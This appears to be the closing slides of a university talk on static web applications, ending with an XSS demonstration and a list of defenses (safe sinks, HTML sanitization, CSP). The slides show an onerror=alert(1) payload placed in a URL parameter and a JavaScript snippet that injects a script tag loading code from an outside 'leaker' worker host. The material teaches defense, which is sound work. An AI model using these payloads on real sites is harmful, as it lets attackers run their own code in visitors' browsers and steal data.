
Intended link format: [?user=SomeName](#)

Classic alert(1) XSS: [?user=You!\[\]\(29f5c328e49b19e3ea21c31b0aa8e8ec_img.jpg\) fake-endpoint' onerror=alert\(1\);](#)

Evil link on another site ([Click for a Prize!](#)) runs this code:

```
document.body.appendChild(document.createElement("script"))
= "module"; document.body.lastChild.src =
"https://leaker.njg4ne.workers.dev/useful-print-
library.js";
```

XSS Defenses Safe sinks + HTML sanitization + CSP



Takeaway Even *static* apps need protection from evil code.

Summary

Part 1. Review the basics of the web

Part 2. Introduce the economics of the web


Part 3. Create a static application for the web

Part 4. Explain top static app cyber-attacks and defenses



attackable-defendable-diary

Public



Nicholas Gardella
njg4ne@virginia.edu
<https://n.gardella.cc/>



leaker

Public

